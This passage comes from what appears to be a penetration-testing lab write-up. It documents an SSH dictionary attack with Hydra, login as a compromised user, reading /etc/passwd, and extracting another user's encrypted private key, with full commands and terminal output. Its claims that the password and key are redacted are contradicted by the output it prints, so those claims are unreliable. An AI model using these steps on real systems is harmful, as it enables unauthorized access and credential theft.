
Analysis: This provided independent confirmation, from a second source, of the usernames already identified by Enum4Linux:

Source	Information Obtained
Enum4Linux	User enumeration (jan, kay, ubuntu)
staff.txt (Anonymous share)	Staff usernames confirmed (jan, kay)

The security significance of this finding is straightforward: even without a single password being disclosed, the anonymous share had leaked internal organizational user information that, combined with the earlier web-based intelligence, fully eliminated the guesswork needed to begin a targeted authentication attack.

6.6 Correlation of Enumeration Results

At this stage, information from three independent sources had converged on the same conclusion:



With SSH previously identified during reconnaissance as an exposed authentication service, and two verified usernames now in hand, an authorized SSH password assessment became the clear and most efficient next step.

7. SSH Authentication Assessment

7.1 Objective

With valid usernames (jan and kay) confirmed through two independent sources, the objective of this phase was to determine whether either account was protected by a weak password. SSH had already been identified during reconnaissance as exposed on port 22 with password authentication enabled, making it the natural target for an authorized dictionary-based password assessment.

7.2 Performing the SSH Dictionary Attack with Hydra

Command:

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.43.214 -I
```


Objective: Test the jan account against a large, realistic password dictionary to determine whether it was protected by a commonly used or previously breached password.

Syntax Explanation:

Parameter	Description
hydra	An online password auditing tool supporting dictionary and brute-force attacks against numerous protocols, including SSH.
-l jan	Specifies a single target username.
-P /usr/share/wordlists/rockyou.txt	Specifies the password wordlist to use — in this case, the RockYou list bundled with Kali Linux, which contains millions of passwords collected from historical data breaches.
ssh://10.10.43.214	Specifies the target protocol and host.
-I	Ignores any previous Hydra restore/session file and starts the attack fresh.

Analysis of Method: A dictionary attack was chosen over a pure brute-force approach because it tests real-world, previously observed passwords rather than every possible character combination, making it dramatically faster while remaining highly effective against accounts with weak password hygiene — precisely the class of vulnerability this phase was designed to test for.

Observation: After testing a number of candidate passwords from the wordlist, Hydra reported a successful authentication against the jan account.



```
root@ip-10-49-179-44: ~
File Edit View Search Terminal Help
root@ip-10-49-179-44:~# hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.49.182.7 -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-10 05:12:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.49.182.7:22/
[STATUS] 137.00 tries/min, 137 tries in 00:01h, 14344262 to do in 1745:03h, 15 active

[STATUS] 105.33 tries/min, 316 tries in 00:03h, 14344083 to do in 2269:39h, 15 active

[STATUS] 98.71 tries/min, 691 tries in 00:07h, 14343708 to do in 2421:46h, 15 active
[22][ssh] host: 10.49.182.7 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-10 05:21:03
root@ip-10-49-179-44:~#
```

Figure 7.1 — Hydra Successful Authentication *highlighting Hydra's success message (with the recovered password redacted).*

Portfolio Note: In line with responsible disclosure practice for a public GitHub portfolio, the actual recovered password is intentionally **not** reproduced anywhere in this report. Only the fact that a valid credential was recovered during the authorized assessment is stated.

7.3 Attack Results and Analysis

Security Finding: Weak Password Policy

The successful dictionary attack demonstrates that the `jan` account was protected by a password present in a widely available, historical breach-derived wordlist. This is a significant finding because it means the account was vulnerable to:

- Dictionary attacks (as demonstrated)
- Password spraying campaigns
- Credential stuffing using leaked-password databases
- Any automated authentication attack tool

Risk Analysis

Factor	Assessment
Authentication Service	SSH
Attack Type	Dictionary attack
Result	Successful authentication
Security Impact	Unauthorized remote shell access

Why the Attack Was Not Extended to `kay`

The `kay` account was also a confirmed username at this point, but once `jan` had already yielded valid, working credentials, continuing to brute-force a second account provided no further value toward the immediate objective of gaining a foothold. This reflects a standard penetration testing principle: use the minimum effort necessary to progress the engagement, and revisit alternative accounts only if the current line of attack stalls. Attention shifted instead to using the `jan` credentials to gain interactive access and perform further enumeration from inside the host — which, as later sections show, would eventually provide an alternative and more interesting route into the `kay` account.

8. Initial Access

8.1 Authenticating via SSH

Command:


```
ssh jan@10.10.43.214
```

Objective: Use the credential recovered during the authorized password assessment to establish an authenticated, interactive shell session on the target machine.

Syntax Explanation:

Component	Description
ssh	Invokes the Secure Shell client.
jan	The authenticated Linux username.
10.10.43.214	Target machine IP address.

Observation: After supplying the recovered password, the SSH connection was established successfully and an interactive Linux shell opened.



```
root@ip-10-48-147-107: ~
File Edit View Search Terminal Help
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro

System information as of Mon 14 Sep 2026 02:01:19 AM EDT

System load: 0.0 Processes: 111
Usage of /: 51.1% of 13.62GB Users logged in: 0
Memory usage: 31% IPv4 address for ens5: 10.48.173.237
Swap usage: 0%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@ip-10-48-173-237:~$
```

Figure 8.1 — Successful SSH Login as **jan** showing the terminal prompt immediately after logging into the target machine as **jan**.

Analysis: This marks the completion of the Initial Access phase of the engagement. The compromise moved from external, unauthenticated reconnaissance to a genuine, authenticated foothold on the target system — a materially more serious security event than any of the information disclosure findings that preceded it.

Decision Taken: With interactive access established, the focus of the engagement shifted from external reconnaissance to local (post-authentication) enumeration.

8.2 Verifying the Authenticated Session

Command:

```
whoami
```

Objective: Confirm the identity of the account under which the current shell session was operating, as a baseline check before any further enumeration.


Observation: The output confirmed the session was operating as `jan`.

Command:

```
id
```

Objective: Determine the user ID, group ID, and group memberships associated with the current account, to assess whether it held any privileged group membership (such as `sudo`, `admin`, `docker`, or `lxd`).

Observation: The account held standard, unprivileged user permissions with no elevated group membership.

A terminal window with a dark blue background and green text. The output shows the user 'jan' and their group memberships. The first command 'whoami' returns 'jan'. The second command 'id' returns 'uid=1001(jan) gid=1001(jan) groups=1001(jan)'. The prompt 'jan@ip-10-48-173-237:~\$' is visible at the end of each line.

```
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@ip-10-48-173-237:~$ whoami
jan
jan@ip-10-48-173-237:~$ id
uid=1001(jan) gid=1001(jan) groups=1001(jan)
jan@ip-10-48-173-237:~$
```

Figure 8.2 — Verifying Current User and Group Membership *showing the output of `whoami` and `id` for the `jan` session.*

Analysis: Confirming the account had no direct administrative privileges meant that any path to further access — whether to root or to another user's protected resources — would have to be discovered through local enumeration rather than an existing privilege the account already possessed.

Decision Taken: The engagement proceeded into a structured Linux enumeration phase to identify other user accounts, home directories, and any files or permissions that might present a privilege escalation opportunity.

9. Linux Enumeration

9.1 Objective

Once authenticated access was obtained, the objective shifted to systematically enumerating the local Linux environment: other user accounts, their home directories, hidden files, and file permissions. Authenticated users routinely have access to information that is completely invisible from an external, unauthenticated vantage point, which makes this phase essential to any realistic privilege escalation attempt.

Command:

```
pwd
```

Observation: The current working directory confirmed the SSH session had opened inside the home directory belonging to `jan`.

Command:

```
ls -la
```

Syntax Explanation: The `-la` flags list all files, including hidden ones (files beginning with a dot), along with permissions, ownership, and modification timestamps — information that is fundamental to any Linux enumeration or privilege escalation exercise.

Observation: The home directory contained only standard shell configuration files (`.bash_history`, `.bashrc`, `.profile`). No unusual files or obvious privilege escalation vector was present here.

Decision Taken: Since `jan`'s own home directory yielded nothing further, enumeration expanded to the wider filesystem, beginning with the full list of local user accounts.

9.2 Enumerating Linux User Accounts

Command:

```
cat /etc/passwd
```

Objective: Identify every local user account configured on the system, including their home directories and default shells.

Syntax Explanation: `/etc/passwd` is a world-readable system file listing every account on a Linux system — human users, service accounts, and system accounts alike — along with each account's UID, GID, home directory, and shell.

Observation: Among the many system and service accounts, three stood out as genuine human user accounts: `jan` (the currently authenticated user), `kay`, and `ubuntu`, each with its own home directory.

Analysis: The `kay` account immediately stood out as the most promising target for further investigation, for three converging reasons: it had already been identified through both web and SMB enumeration as a real user, it possessed its own home directory, and — as an account distinct from the currently authenticated session — it represented a genuine privilege escalation target rather than merely a second point of initial access.

```
root@ip-10-48-147-107: ~  
File Edit View Search Terminal Help  
jan@ip-10-48-173-237:~$ cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false  
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false  
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false  
syslog:x:104:108:/:/home/syslog:/bin/false  
_apt:x:105:65534:/:/nonexistent:/bin/false  
lxd:x:106:65534:/:/var/lib/lxd:/bin/false  
messagebus:x:107:111:/:/var/run/dbus:/bin/false  
uidd:x:108:112:/:/run/uidd:/bin/false  
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false  
kay:x:1000:1000:Kay,,,:/home/kay:/bin/bash  
sshd:x:110:65534:/:/var/run/sshd:/usr/sbin/nologin  
tomcat9:x:999:999:/:/home/tomcat9:/bin/false  
jan:x:1001:1001:/:/home/jan:/bin/bash  
pollinate:x:103:1:/:/var/cache/pollinate:/bin/false  
landscape:x:111:118:/:/var/lib/landscape:/usr/sbin/nologin  
tss:x:112:121:TPM software stack,,,:/var/lib/tpm:/bin/false  
tcpdump:x:113:122:/:/nonexistent:/usr/sbin/nologin  
fwupd-refresh:x:114:123:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin  
systemd-coredump:x:998:998:systemd Core Dumper:/:/usr/sbin/nologin  
usbmux:x:115:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin  
ubuntu:x:1002:1002:Ubuntu:/home/ubuntu:/bin/bash
```

Figure 9.1 — Contents of `/etc/passwd` showing the relevant lines of the `/etc/passwd` output, highlighting `jan`, `kay`, and `ubuntu`.

9.3 Investigating Home Directories

Command:

```
cd /home  
ls
```

Observation: The `/home` directory confirmed the existence of three user home directories: `jan`, `kay`, and `ubuntu`.

```
root@ip-10-48-147-107: ~  
File Edit View Search Terminal Help  
jan@ip-10-48-173-237:~$ cd /home  
jan@ip-10-48-173-237:/home$ ls  
jan kay ubuntu  
jan@ip-10-48-173-237:/home$
```

Figure 9.2 — Listing the `/home` Directory showing the available user directories inside `/home`.

Command:

```
cd /home/kay
```

Observation: The directory was accessible for traversal, even though — as the next step would confirm — not every file inside it would necessarily be readable.

Analysis: Being able to enter another user's home directory does not automatically imply permission to read every file within it; Linux enforces directory traversal and file read permissions independently. This distinction became directly relevant in the next step.

9.4 Enumerating Files and Permissions

Command:

```
ls -la
```

Objective: Enumerate every file — including hidden ones — inside kay's home directory, along with their ownership and permission bits, to identify anything of interest.

Observation: Several notable files and directories were identified:

File / Directory	Initial Observation
pass.bak	A restricted backup file
.ssh/	SSH configuration directory
.bash_history	Shell command history
.cache/	User cache directory




Figure 9.3 — File Permission Enumeration in /home/kay showing the output of `ls -la` inside /home/kay.

Analysis: Two items stood out immediately as high-value targets: `pass.bak`, whose name strongly implies a backed-up credential of some kind, and `.ssh/`, which by convention stores SSH authentication material such as private keys and authorized key lists. Both are extremely common sources of privilege escalation on Linux systems, and both were investigated in the following phase.

Decision Taken: The assessment attempted to read `pass.bak` directly before deciding how to proceed with the `.ssh` directory.

10. Privilege Escalation Enumeration

10.1 Attempting to Read pass.bak

Command:

```
cat pass.bak
```

Objective: Attempt to read the contents of the backup file identified in the previous section.

Observation: The command returned `Permission denied`.


A terminal window showing a file listing at the top: `-rw----- 1 root kay 538 Apr 23 2018 .viminfo`. Below that, the user `jan` at `ip-10-48-173-237:/home/kay` runs `cat pass.bak`. The output is `cat: pass.bak: Permission denied`, followed by the prompt `jan@ip-10-48-173-237:/home/kay$`.

Figure 10.1 — Permission Denied Reading pass.bak *showing the permission-denied message returned when jan attempted to read pass.bak.*

Analysis: This result was informative rather than a dead end. A permission-denied response confirms the file exists and is owned by `kay`, and that its permissions are restrictive enough to block read access from the `jan` account. That combination — a file that clearly cannot be read yet is clearly worth reading — is precisely the signal that a legitimate privilege escalation path is required to reach it.

10.2 Understanding Linux File Permissions

The permission string returned by `ls -la` for `pass.bak` followed the pattern `-rw-----`, which breaks down as follows:

Permission Class	Access
Owner (kay)	Read + Write
Group	No access
Others	No access

Analysis: Only the file's owner could read it; the `jan` account, having neither ownership nor group membership relevant to the file, was correctly denied access by the operating system. Rather than treating this as the end of the line, the inability to read `pass.bak` was treated as the objective of the privilege escalation phase: find a legitimate way to operate as `kay`.

Decision Taken: Since `pass.bak` could not be accessed directly, attention turned to the `.ssh` directory inside the same home folder, as SSH authentication material — if exposed — offers an alternative route to authenticating as another user entirely.

10.3 Investigating the .ssh Directory

Command:

```
ls -la /home/kay/.ssh
```

Objective: Determine what SSH authentication material, if any, was present inside `kay`'s `.ssh` directory, and whether it was accessible to the `jan` account.

Observation: The directory contents were readable and included three files: `authorized_keys`, `id_rsa`, and `id_rsa.pub`.

```
jan@ip-10-48-173-237:/home/kay$ ls -la /home/kay/.ssh
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 ..
-rw-rw-r-- 1 kay kay 771 Apr 23 2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19 2018 id_rsa
-rw-r--r-- 1 kay kay 771 Apr 19 2018 id_rsa.pub
jan@ip-10-48-173-237:/home/kay$
```

Figure 10.2 — Contents of the .ssh Directory showing the files inside /home/kay/.ssh.

Analysis: The presence of a readable private key (id_rsa) belonging to another user is a highly significant finding. In a properly configured environment, a private key should never be readable by any account other than its owner; its exposure here represented a direct authentication material leak.

10.4 Understanding SSH Authentication Files

File	Purpose	Security Significance
authorized_keys	Stores public keys permitted to authenticate into this account	Anyone possessing the matching private key can authenticate without a password
id_rsa	The private half of an SSH key pair	Must remain secret; if exposed, password authentication becomes unnecessary and offline attacks against its passphrase become possible
id_rsa.pub	The public half of the same key pair	Intended to be shared; provides no authentication capability by itself

Command:

```
cat /home/kay/.ssh/id_rsa
```

Observation: The output displayed a standard OpenSSH private key beginning with its usual header, and the key was encrypted with a passphrase rather than stored in plaintext.

```
root@ip-10-48-147-107: ~
File Edit View Search Terminal Help
jan@ip-10-48-173-237:/home/kay$ cat /home/kay/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr40NGUAnKcRxg3+9vn6xcujpzUDuUtLZ
o9dyIEJB4wUZTueBPsmB487RdFVktOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eIPYrPZIH3QOFIYLSPMYv79RC65i6frkDSvxXzbdFX
AkAN+3T5FU49AEVKBjtZnLTEBw31mxjv0LLXAqIaX5QfeXMacIQOUWCHATlpVxmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lp1bCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqykLKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxmL
lIWZye4yrLETfc275hzVvYh6FkLgtOfaly0bMqGIrM+ekVvoXOrZPB1v8iyNTDdDE
3jRjQbOGlPs01hAWKIRxUPaEr18lcZ+Oly00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oK01aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDh10NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrB
RVhY1CUf7xGNmbmzYHzNewMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdXVy
VqVjsot+CzF7mbWm5nFsTPPL0nndC6JmrUEUjeIbLzBcW6bX5s+b95SeFeceWMMVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFck7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUDON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKkBo+SflgXBaHxb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotPjx6RVByEPZ/kvI0q3S1
```

Figure 10.3 — Encrypted OpenSSH Private Key Header showing only the first few lines of the private key header consistent with responsible handling of authentication material in a public portfolio document.

Analysis: Because the key was passphrase-protected, it could not be used for immediate authentication. However, its exposure still represented a critical finding: the encryption on a private key is only as strong as its passphrase, and an attacker who can retrieve the file can attempt to crack that passphrase entirely offline, with no interaction with — and no logging on — the target server.

Decision Taken: Rather than modifying the original file on the target (preserving forensic integrity of the engagement), the private key was copied to the local Kali Linux machine for offline analysis, beginning the process documented in the next section.

11. Offline SSH Key Cracking

11.1 Preparing the Private Key for Offline Analysis

There were two possible approaches at this point in the engagement: attempt to guess the key's passphrase interactively against the live SSH service, or copy the key locally and crack it entirely offline.

Approach	Trade-offs
Online passphrase guessing	Generates authentication logs on the target, is rate-limited by network latency, and is easy to detect
Offline cracking	No interaction with the target server after the key is copied, no additional logs generated, unlimited local attempts, faster with optimized tooling

Offline cracking was selected as the standard, preferred technique once encrypted authentication material has already been obtained, and is consistent with how this class of vulnerability is exploited in real-world engagements.

The private key was copied from the target into a local file on the Kali Linux machine, saved as `bp`, and its permissions were immediately restricted:


Command:

```
chmod 400 bp
```

Objective: Restrict the local copy of the private key to read-only access by its owner, both to protect the material locally and because the SSH client suite refuses to operate on keys with overly permissive file permissions.

Syntax Explanation: The mode `400` grants read-only access to the file's owner and no access whatsoever to the group or to other users.

Observation: The permission change was applied successfully, and a subsequent `ls -l bp` confirmed the file was now owner-read-only.



```
root@ip-10-48-147-107:~/Desktop# chmod 400 bp
root@ip-10-48-147-107:~/Desktop# ls -l bp
-r----- 1 root root 3326 Sep 14 06:16 bp
root@ip-10-48-147-107:~/Desktop#
```

